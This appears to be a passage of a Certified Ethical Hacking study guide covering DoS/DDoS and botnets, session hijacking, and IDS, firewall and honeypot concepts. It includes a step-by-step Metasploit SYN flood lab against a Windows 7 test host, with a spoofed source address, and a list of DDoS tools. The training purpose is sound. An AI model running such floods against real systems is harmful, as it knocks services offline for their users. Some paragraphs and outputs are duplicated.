Distributed Reflection Denial of Service (DRDoS): Distributed Reflection Denial of Service attack is the type of DoS attack in which intermediary and Secondary victims are also involved in the process of launching a DoS attack.

Botnets

Botnets: are used for continuously performing a task. These malicious botnets gain access to the systems using malicious script and codes, it alerts the master computer when the system is controlled by the botnet. Through this master computer, an attacker can control the system and issue requests to attempt a DoS attack.

Botnet Setup The Botnet is typically set up by installation a bot on Victim by using Trojan Horse. Trojan Horse carries bot as payload which is forwarded to the victim by using phishing or redirecting to either a malicious website or a compromised legitimate website.

Certified Ethical Hacking Denial-of-services

Scanning Vulnerable Machines: There are Several techniques used for scanning vulnerable machines including Random, Hit-list, Topological, Subnet, and Permutation scanning.

Propagation of Malicious Codes There are three most commonly used malicious code propagation methods including Central, Back-chaining and Autonomous propagation.

Central Source Propagation Central Source propagation requires central source where attack toolkit is installed. When an attacker exploits the vulnerable machine, it opens the connection on infected system listening for file transfer. Then, the toolkit is copied from the central source.

Back-Chaining Propagation: Back-Chaining propagation requires attack toolkit installed on attacker's machine. When an attacker exploits the vulnerable machine; it opens the connection on infected system listening for file transfer.

Autonomous Propagation: In the process of Autonomous propagation, the attacker exploits and send malicious code to the vulnerable system.

DoS/DDoS Attack Tools

- Pandora DDoS Bot Toolkit
- Derail
- HOIC
- DoS HTTP
- BanglaDos

DoS and DDoS Attack Tool for Mobile


- AnDOSid
- Low Orbit Ion Cannon (LOIC)

Certified Ethical Hacking Denial-of-services

- **SYN Flooding Attack using Metasploit Case Study:** In this lab, we are using Kali Linux for SYN Flood attack on Windows 7 machine (10.10.50.202) using Metasploit Framework. We also use Wireshark filter to check the packets on victim’s machine.

Certified Ethical Hacking Denial-of-services

2. Type the command “**nmap –p 21 10.10.50.202**” to scan for port 21.



```
root@kali:~# nmap -p 21 10.10.50.202

Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-07 06:12 EDT
Nmap scan report for 10.10.50.202
Host is up (0.00038s latency).

PORT   STATE    SERVICE
21/tcp filtered ftp
MAC Address: 00:0C:29:20:C4:A9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
root@kali:~# 
```

Figure 10-09 Port Scanning

Port 21 is open, filtered.


3. Type the command “**msfconsole**” to launch a Metasploit framework

root@kali:~#**msfconsole**

Certified Ethical Hacking Denial-of-services

4. Enter the command “use auxiliary/dos/tcp/synflood” msf> use auxiliary/dos/tcp/synflood

5. Enter the command “show options” msf auxiliary(dos/tcp/synflood) > show options



```
msf > use auxilary/dos/tcp/synflood
[-] Failed to load module: auxilary/dos/tcp/synflood
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else rand
omizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new d
ata

msf auxiliary(dos/tcp/synflood) > 
```


Figure 10-11 Validating Module options

Result showing default configuration and required parameters.

6. Enter the following commands

msf auxiliary(dos/tcp/synflood) > **set RHOST 10.10.50.202**
msf auxiliary(dos/tcp/synflood) > **set RPORT 21**
msf auxiliary(dos/tcp/synflood) > **set SHOST 10.0.0.1**
msf auxiliary(dos/tcp/synflood) > **set TIMEOUT 30000**

Certified Ethical Hacking Denial-of-services




```
Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else rand
omizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new d
ata

msf auxiliary(dos/tcp/synflood) > set RHOST 10.10.50.202
RHOST => 10.10.50.202
msf auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf auxiliary(dos/tcp/synflood) > set SHOST 10.0.0.1
SHOST => 10.0.0.1
msf auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
TIMEOUT => 30000
msf auxiliary(dos/tcp/synflood) > 
```

Figure 10-12 Configuring Module Parameters

7. Enter the command **"exploit"**

msf auxiliary(dos/tcp/synflood) > **exploit**

Certified Ethical Hacking Denial-of-services



```
   ----        ---------------  ---------  -----------
   INTERFACE                     no         The name of the interface
   NUM                           no         Number of SYNs to send (else unlimited)
   RHOST                         yes        The target address
   RPORT       80                yes        The target port
   SHOST                         no         The spoofable source address (else rand
omizes)
   SNAPLEN     65535             yes        The number of bytes to capture
   SPORT                         no         The source port (else randomizes)
   TIMEOUT     500               yes        The number of seconds to wait for new d
ata

msf auxiliary(dos/tcp/synflood) > set RHOST 10.10.50.202
RHOST => 10.10.50.202
msf auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf auxiliary(dos/tcp/synflood) > set SHOST 10.0.0.1
SHOST => 10.0.0.1
msf auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
TIMEOUT => 30000
msf auxiliary(dos/tcp/synflood) > exploit

[*] SYN flooding 10.10.50.202:21...
```

Figure 10-13 Exploit

SYN flooding attack is started.

8. Now, login to Windows 7 machine (Victim).
9. Open **Task Manager** and observe the performance graph.

Certified Ethical Hacking Denial-of-services

DoS/DDoS Countermeasure Strategies

DDoS Attack Countermeasures

- Protect secondary victims
- Detect and neutralize handlers
- Enabling ingress and egress filtering
- Deflect attacks by diverting it to honeypots
- Mitigate attacks by load balancing

Certified Ethical Hacking Denial-of-services

- Mitigate attacks disabling unnecessary services
- Using Anti-malware
- Enabling Router Throttling
- Using a Reverse Proxy
- Absorbing the Attack
- Intrusion Detection Systems

Certified Ethical Hacking Session Hijacking

- :Session Hijacking

  Technology Brief

  The concept of session hijacking is an interesting topic among other scenarios. It is basically hijacking of sessions by intercepting the communication between hosts. The attacker usually intercepts the communication to obtain the roles of authenticated user or for the intention of Man-in-the-Middle attack.

Certified Ethical Hacking Session Hijacking

In order to understand the session hijacking concept, assume an authenticated TCP session between two hosts. The attacker intercepts the session and takes over the legitimate authenticated session. When a session authentication process is complete, and the user is authorized to use resources such as web services, TCP communication or other, the attacker takes advantage of this authenticated session and places himself in between the authenticated user and the host. Authentication process initiates at the start of TCP session only, once the attacker successfully hijacks the authenticated TCP session, traffic can be monitored, or attacker can get the role of the legitimate authenticated user. Session hijacking becomes successful because of weak session IDs or no blocking upon receiving an invalid session ID.

Certified Ethical Hacking Session Hijacking

Session Hijacking Techniques Session Hijacking process is categorized into the following three techniques:

Stealing:

Stealing category includes the different technique of stealing session ID such as "Referrer attack" network sniffing, Trojans or by any other mean.

Guessing:

Guessing category include tricks and techniques used to guess the session ID such as by observing the variable components of session IDs or calculating

Certified Ethical Hacking Session Hijacking

the valid session ID by figuring out the sequence etc. Brute-Forcing

Brute-Forcing:

is the process of guessing every possible combination of credential. Usually, Brute-Forcing is performed when an attacker gains information about the range of Session ID.

Session Hijacking Process

The process of session hijacking involves: -

Sniffing

Attacker attempt to place himself in between victim and target in order to sniff the packet

. Monitoring

Monitor the traffic flow between victim and target.

Session Desynchronization

The process of breaking the connection between the victim andc the target.

Certified Ethical Hacking Session Hijacking

Session ID

Attacker takes control over the session by predicting the session ID.

Command Injection

After successfully taking control over the session, the attacker starts injecting the commands.

Types of Session Hijacking

Certified Ethical Hacking Session Hijacking

Active Attack

The active attack includes interception in the active session from the attacker. An attacker may send packets to the host in the active attack.

Passive Attack

The passive attack includes hijacking a session and monitoring the communication between hosts without sending any packet.

Certified Ethical Hacking Session Hijacking

Session Hijacking in OSI Model

Network Level Hijacking

Network level hijacking includes hijacking of a network layer session such as TCP or UDP session.

Application Level Hijacking

Application level hijacking includes hijacking of Application layer such as hijacking HTTPS session.

Spoofing vs. Hijacking

The major difference between Spoofing and Hijacking is of the active session.

In a spoofing attack, the attacker is pretending to be another user by impersonating to gain access. The attacker does not have any active session; it initiates a new session with the target with the help of stolen information.

Hijacking is basically the process of taking control over an existing active session between an authenticated user and a target host. The attacker uses the authenticated session of a legitimate user without initiating a new session with the target.

Application Level Session Hijacking

Application-Level Hijacking Concept Session hijacking as defined focuses on the application layer of the OSI model. In the application layer hijacking process, the attacker is looking for a legitimate session ID from the victim in order to gain access to an authenticated session which allows the attacker to avail web resources.

Certified Ethical Hacking Session Hijacking

Network-level Session Hijacking

Network-Level hijacking is focused on Transport layer and Internet layer protocols used by the application layer. Network level attack results in extracting information which might be helpful for application layer session. There are several types of network level hijacking including: - Blind Hijacking, UDP Hijacking ,TCP/IP Hijacking ,RST Hijacking ,MITM , IP Spoofing

The 3-Way Handshake TCP communication initiates with the 3-way handshaking between requesting host and target host. In this handshaking Synchronization (SYN) packets and Acknowledgment (ACK) packets are communicated between them.

Certified Ethical Hacking IDS, Firewall and Honeypot Concepts

Evading IDS, Firewall and Honeypots

Technology Brief

IDS, Firewall and Honeypot Concepts

As the awareness of cyber and network security is increasing day by day, it is very important to understand the core concepts of Intrusion Detection/Defense System (IDS) as well as Intrusion Prevention System(IPS). IDS and IPS often create confusion as both modules are created by multiple vendors and different terminologies used to define technical concepts are also same. Sometimes the same technology may be used for detection and prevention of some threat. Just like other products, Cisco also has developed a number of solutions for implementing IDS/IPS for the security of the network. In the first phase of this section, different concepts will be discussed before moving to the different implementation methodologies.

Intrusion Detection Systems (IDS)

The placement of sensor within a network differentiates the functionality of IPS over the IDS. When sensor is placed in line with the network, i.e., the common in/out of specific network segment terminates on a hardware or logical interface of the sensor and goes out from second hardware or logical interface of the sensor, then every single packet will be analyzed and pass through sensor only if does not contain anything malicious.

Intrusion Detection Systems (IDS)

The placement of sensor within a network differentiates the functionality of IPS over the IDS. When sensor is placed in line with the network, i.e., the common in/out of specific network segment terminates on a hardware or logical interface of the sensor and goes out from second hardware or logical interface of the sensor, then every single packet will be analyzed and pass through sensor only if does not contain anything malicious.

By dropping the traffic malicious traffic, the trusted network or a segment of it can be protected from known threats and attacks. This is the basic working of Intrusion Prevention System (IPS). However, the inline installation and inspection of traffic may result in a slighter delay.

Ways to Detect an Intrusion

When a sensor is analyzing traffic for something strange, it uses multiple techniques base on the rules defined in the IPS/IDS sensor. Following tools and techniques can be used in this regard:

● Signature-based IDS/IPS ● Policy-based IDS/IPS ● Anomaly-based IDS/IPS ● Reputation-based IDS/IPS

Signature-based IDS/IPS: A signature looks for some specific string or

Certified Ethical Hacking IDS, Firewall and Honeypot Concepts

Signature-based IDS/IPS:

A signature looks for some specific string or behavior in a single packet or stream of packets to detect the anomaly. Cisco IPS/IDS modules, as well as next-generation firewalls, come with preloaded digital signatures which can be used to mitigate against already discovered attacks. Cisco constantly updates the signatures set which also needs to upload to a device by the network administrator. Not all signatures are enabled by default.

Policy-Based IDS/IPS:

As the name suggests, policy-based IDS/IPS module works based on the policy or SOP of an organization. For example, if an organization has a security policy that every management session with networking devices as well as end-devices must not initiate via TELNET protocol.

Anomaly-Based IDS/IPS: In this type, a baseline is created for specific kind of traffic. For example, after analyzing the traffic, it is noticed that 30 halfopen TCP sessions are created every minute.

Certified Ethical Hacking IDS, Firewall and Honeypot Concepts

Reputation-Based IDS/IPS:

If there is some sort of global attack, For example, recent DDoS attacks on servers of twitter and some other social websites. It would be great to filter out the known traffic which results in propagation of these attacks before it hits the organizations critical infrastructure.

Types of Intrusion Detection Systems

Depending on the network scenario, IDS/IPS modules are deployed in one of the following configurations:

- Host-based Intrusion Detection

- Network-based Intrusion Detection Host-based IPS/IDS is normally deployed for the protection of specific host machine, and it works closely with the Operating System Kernel of the host machine. It creates a filtering layer and filters out any malicious application call to the OS.

- File System Monitoring: In this configuration, IDS/IPS works by closely comparing the versions of files within some directory with the previous versions of same file and checks for any unauthorized tampering and changing within a file.

- Log Files Analysis: In this configuration, IDS/IPS works by analyzing the log files of the host machine and generates warning for system administrators who are responsible for machine security.

- Connection Analysis: IDS/IPS works by monitoring the overall network connections being made with the secure machine and tries to figure out which of them are legitimate and how many of them are unauthorized. Examples of techniques used are open ports scanning, half open and rogue TCP connections and so forth.

Certified Ethical Hacking IDS, Firewall and Honeypot Concepts

- File System Monitoring: In this configuration, IDS/IPS works by closely comparing the versions of files within some directory with the previous versions of same file and checks for any unauthorized tampering and changing within a file.

- Log Files Analysis: In this configuration, IDS/IPS works by analyzing the log files of the host machine and generates warning for system administrators who are responsible for machine security.

- Connection Analysis: IDS/IPS works by monitoring the overall network connections being made with the secure machine and tries to figure out which of them are legitimate and how many of them are unauthorized. Examples of techniques used are open ports scanning, half open and rogue TCP connections and so forth.

- Kernel Level Detection: In this configuration, the kernel of OS itself detects the changing within the system binaries, and an anomaly in system calls to detect the intrusion attempts on that machine.

The network-based IPS solution works as in-line with the perimeter edge device or some specific segment of the overall network. As network-based solution works by monitoring the overall network traffic (or data packets in specific) so it should be as fast as possible in terms of processing power so that overall latency may not be introduced in the network.

Certified Ethical Hacking IDS, Firewall and Honeypot Concepts

Firewall

The primary function of using a dedicated device named as the firewall at the edge of the corporate network is isolation. A firewall prevents the direct connection of internal LAN with internet or outside world. This isolation can be performed in multiples way but not limited to:

A Layer 3 device using an Access List for restricting the specific type of traffic on any of its interfaces.

A Layer 2 device using the concept of VLANs or Private VLANs (PVLAN) for separating the traffic of two or more networks.

A dedicated host device with software installed on it. This host device, also acting as a proxy, filters the desired traffic while allowing the remaining traffic.

Firewall Architecture

1. Bastion Host Bastion Host is a computer system that is placed in between public and private network. It is intended to be the crossing point where all traffic is passed through. Certain roles and responsibilities are assigned to this computer to perform. Bastion host has two interfaces, one connected to the public network while the another is connected to the private network.

Certified Ethical Hacking IDS, Firewall and Honeypot Concepts

2. Screened Subnet

Screened Subnet can be set up with a firewall with three interfaces. These three interfaces are connected with the internal private network, Public network, and Demilitarized Zone (DMZ). In this architecture, each zone is separated by another zone hence compromise of one zone will not affect another zone.

3. Multi-homed Firewall Multi-homed firewall referred to two or more networks where each interface is connected to its network. It increases the efficiency and reliability of a network. A firewall with two or more interfaces allows further subdivision.

Certified Ethical Hacking IDS, Firewall and Honeypot Concepts

DeMilitarized Zone (DMZ) IOS zone-based firewalls is a specific set of rules which may help to mitigate mid-level security attacks in environments where security is also meant to be implemented via routers. In zone-based firewalls(ZBF), interfaces of devices are placed to different unique zones like (inside, outside or DMZ) and then policies are applied on these zones. Naming conventions for zones must be easier to understand in order to be helpful at the hour of troubleshooting.

ZBFs also uses stateful filtering which means that if the rule is defined to permit originating traffic from one zone, say inside to another zone like DMZ, then return traffic would automatically be allowed. Traffic from different zones can be allowed using policies permitting the traffic in each direction.

ZBF may use the following feature set in its implementation:

● Stateful inspection ● Packet filtering ● URL filtering ● Transparent firewall ● Virtual Routing Forwarding (VRF)

Certified Ethical Hacking IDS, Firewall and Honeypot Concepts

Types of Firewall

1. Packet Filtering Firewall

Packet Filtering Firewall includes the use of access-lists to permit or deny traffic based on layer 3 and layer 4 information. Whenever a packet hits an ACL configured layer 3 device's interface, it checks for a match in an ACL (starting from the first line of ACL). Using an extended ACL in Cisco device, following information can be used for matching traffic:

● Source address ● Destination address ● Source port ● Destination port ● Some extra features like TCP established sessions etc.

Certified Ethical Hacking IDS, Firewall and Honeypot Concepts

2. Circuit-Level Gateway Firewall Circuit Level gateway firewall operates at the session layer of the OSI model. They capture the packet to monitor TCP Handshaking, in order to validate if the sessions are legitimate.

3. Application-Level Firewall Application Level Firewall can work at layer 3 up to the layer 7 of OSI model.

4. Stateful Multilayer Inspection Firewall As the name depicts, this saves the state of current sessions in a table known as a stateful database.

5. Transparent firewalls

Most of the firewalls discussed above work on layer 3 and beyond. Transparent firewalls work exactly like above-mentioned techniques, but the interfaces of the firewall itself are layer 2 in nature.

